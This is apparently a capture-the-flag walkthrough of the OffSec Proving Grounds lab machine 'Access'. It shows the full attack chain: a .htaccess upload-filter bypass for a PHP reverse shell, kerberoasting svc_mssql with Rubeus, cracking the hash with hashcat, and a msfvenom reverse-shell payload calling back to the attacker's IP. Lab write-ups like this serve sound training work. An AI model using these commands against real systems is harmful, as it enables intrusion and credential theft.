

Proving Grounds Practice machine Access is rated intermediate by Offsec, but the community seems to disagree, with a very hard rating. Access is an active directory based box, making it perfect practice for the OSCP exam. The box starts with a foothold through a web app, followed by kerberoasting and abusing a service account's privileges for privilege escalation. With that being said, let's crack into the box.
— NMAP Scan
makoyi@kali 26/03/26 19:30 [~]
❯ sudo nmap -Pn -n 192.168.185.187 -sC -sV -p- --open
[sudo] password for makoyi:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 21:17 -0500
Nmap scan report for 192.168.185.187
Host is up (0.082s latency).
Not shown: 65462 closed tcp ports (reset), 46 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Access The Event
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-27 02:17:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec, Site: Default-First-Site-Name)
443/tcp   open  ssl/http      Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
|_http-title: Access The Event
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-27T02:18:48
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.91 seconds
The first take away from the NMAP scan is the name of the domain, access.offsec. Second, I went to the web application being hosted on port 80 to see what was there. while searching around the site, I found an interesting upload option under the buy tickets section.

I went to revshells and drafted an Ivan Sincek php reverse shell and attempted to upload it to see what the response would be.

After trying every variation of PHP manipulation, nothing seemed to be working. I was searching around online, when I came across a suggestion to create a .htaccess file and upload it to the webpage to allow certain extensions.
makoyi@kali 26/03/26 [~]
❯ echo "AddType application/x-httpd-php .dork" > .htaccess
That's a good response, now I ran a gobuster scan to see what directory the uploads go to.

Alright, the uploads go to the very aptly named directory, uploads. Now, we need to change the extension of our .php file to .dork and then upload it. Now with a netcat listener set up, we proceed to the uploads directory and double click our dork file, causing a reverse shell of the user svc_apache back to our listener.
I tried to find local.txt, but it doesn't seem to be under and of svc_apache's directories. Looking at C:\Users, we see that there's another account besides Administrator, being svc_mssql.
The NMAP scan didn't show an open MSSQL port, so I ran netstat and didn't find one open on the internal network either. I uploaded Get-SPN.ps1 to list all the SPNs on the machine.

MSSQL being there is interesting, considering it is the other account on the machine.
Now that we have the SPN, let's craft a ticket to use to get a hash. Using svc_apache we input the following code.
Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'MSSQLSvc/DC.access.offsec'
I like to use Rubeus, so I uploaded the executable to our target machine and executed it to get the hash for svc_mssql.
PS C:\Users\svc_apache\Downloads> .\Rubeus.exe kerberoast
Great, now with a hash, we save it into a file and use hashcat to crack it.
makoyi@kali 26/03/26 22:31 [~]
❯ hashcat hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode
<snip>
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
<snip>
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec@access.offsec*$fa18b58819d8ec540f9dcfa37a8d21bc$e66652bf129fe81862aad30ccbbe1806efe9479f1f9da90e2781402732a8fe291070662e3de39ea413c1c5f31efc32bc7594bbf9a737704d8efa357a4252cd8e392c8ee76481bd520ee52d066377cc23b99e3f002871e0b5879151b0cc0a390d4414f061df49c99f34de4bab5a267b553be75995f9e62b5bcba82a867f873e2856e868e6b864b303a52c4495c28ab5594023ded8886a4c120cbf931b5ae5a1067b5928f4c05f6bcf90733e8bd98eb4043bb859eab7ede6bca622bb6df76fb228d0537f627130dc7e0be75ffb127701da389a2a6f7d75091c603c68b65ca5ca0f780e62abe954340585bc11601f926793548183365b6b101a585976b98a1be05a77675e37c892cc62c52e8cb39db7ea0e0f6ed24b86f128432e103934379692b4a5e197ce970842d8adbeb450adea0bbdcac8f420c13626d88342aefb69cbd6786be79a497eb2d4b0887a2a424aaf28da46df8046153fc870a8c564d782cefd5c83a757a657c1ccb9f9e177b998b73da592c5b51138d62741e78bb898a7ab38e48a08732d8ffefacc83606acc1e804f7019ba73b93b60e101a28fb7f5d37dd870d6507d12cbeccc915a5b9982899648d3d0f1922695a0501f7c6944f1f24c64ef60da2bb436f29cfa20b53a3f73cf4726eef1f10a1ccff1e1c640f854dbe61e2105372961c1d698dd4683c7e6d4906aabe3b8d0561250e268f3be9409a424dc67ac4c0dc6167eb8eb3c7edd31b5c9327c0ddfa870d81b0cc832a69ec2b98694b5c93f2762bde997a49f579f3c4f938da4a336e0ed1490f9cf066e61b5dec2a36bc34782dab6a025b1902bf5bb638b89a44cf3e72e9ea979e58b3ef714368e94e5214475764a690f68506636b10e4bafeb1900a117ec0db489b463a6278625efe290a47dd30c45f9b0d91948969015610ca3c29b93ffc4d52131f284ba5ceaa906d67d511fa4a966bf88803db6a999bfa272dc2a96215e2af43030441ab4a0062eea47d225694c10fa3859b1c612870ff9ee5edd331cecb8c75bb3dc7d3b9fe7e7c34e8dc8f8ebfd1ef176d1a8550e626ed16120050b84b534a09d85daa9b1ca343fa7a794751c76acaf922080cbaf2ea61c9689c270423a05d6133ccda382adae35cadebc725dbdeb9541c503d7633c016be7920b44817bfb89873f35352c822ce61aa0365cd2f34614adb74145fe07c5c3b1c62fcf911f34ea5871b23e6f71bed3b7a7658493e920592713b6f7bbf2552fbfbc6eecc04eb2ca968bd0aa6772c687ce84adb89fe7a339a97aca90d9a4ba6b47c827e3b151453c2dc80a5f1753aa10271a82513cbb6a38b461d89b596a3b176f7fbdfdd469ed0e40f3be00584e5a06d8daff1fcab4f482ba5854deaef7e4b5891d9eee7d3b4e1825b81c9ca67d0b5de1693edeaefaed5a65c60a7f1e8624d4d673da82726f0dd92fd1e86921aefbfe6a396e1ab01949e6be2ef7195e2ef63708fce0465c118a59f189a6e176d6392f6c8506044dffb4d95f25ebcab51ac228e6b62fde27869006c5f298b66174583280125b03625c5f61007e9a42d2c67736698c8cf5fb4733cb7ed7246fb4e9c09683aff79a65916b0fd2dae269d5626e952c:trustno1
Now that we have the password, let's see what we can do with it. I tried crackmapexec to find some smb shares, but there was nothing useful inside of them, and it doesn't look like the account can log in to winrm either. Since I have valid credentials, I uploaded Invoke-RunasCs.ps1 to try and switch users.
PS C:\xampp\htdocs\uploads> import-module ./Invoke-RunasCs.ps1
PS C:\xampp\htdocs\uploads> Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "whoami"
[*] Warning: The logon for user 'svc_mssql' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

access\svc_mssql
That was the response I was looking for, so now I created a payload with msfvenom to gain a reverse shell using Invoke-Runas.
makoyi@kali 26/03/26 22:45 [~]
❯ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.248 LPORT=445 -f exe -o rev.exe
After uploading our payload, we set up netcat to listen and use Invoke-Runas to execute the payload.
PS C:\xampp\htdocs\uploads> Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "rev.exe"
[*] Warning: The logon for user 'svc_mssql' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

No output received from the process.
The output says that there was nothing received, but checking out netcat listener, we find that we have a shell as svc_mssql. We find local.txt at C:\Users\svc_mssql\Desktop\local.txt.

Now, let's see what privileges svc_mssql has.


SeManageVolume caught my attention off the bat, and very quickly I found an exploit to use for privilege escalation.
Using the exploit, we can read proof.txt at C:\Users\Administrator\Desktop\proof.txt.
Thank you for reading!
I hope this walk-through helps, stay ethical, and happy hacking!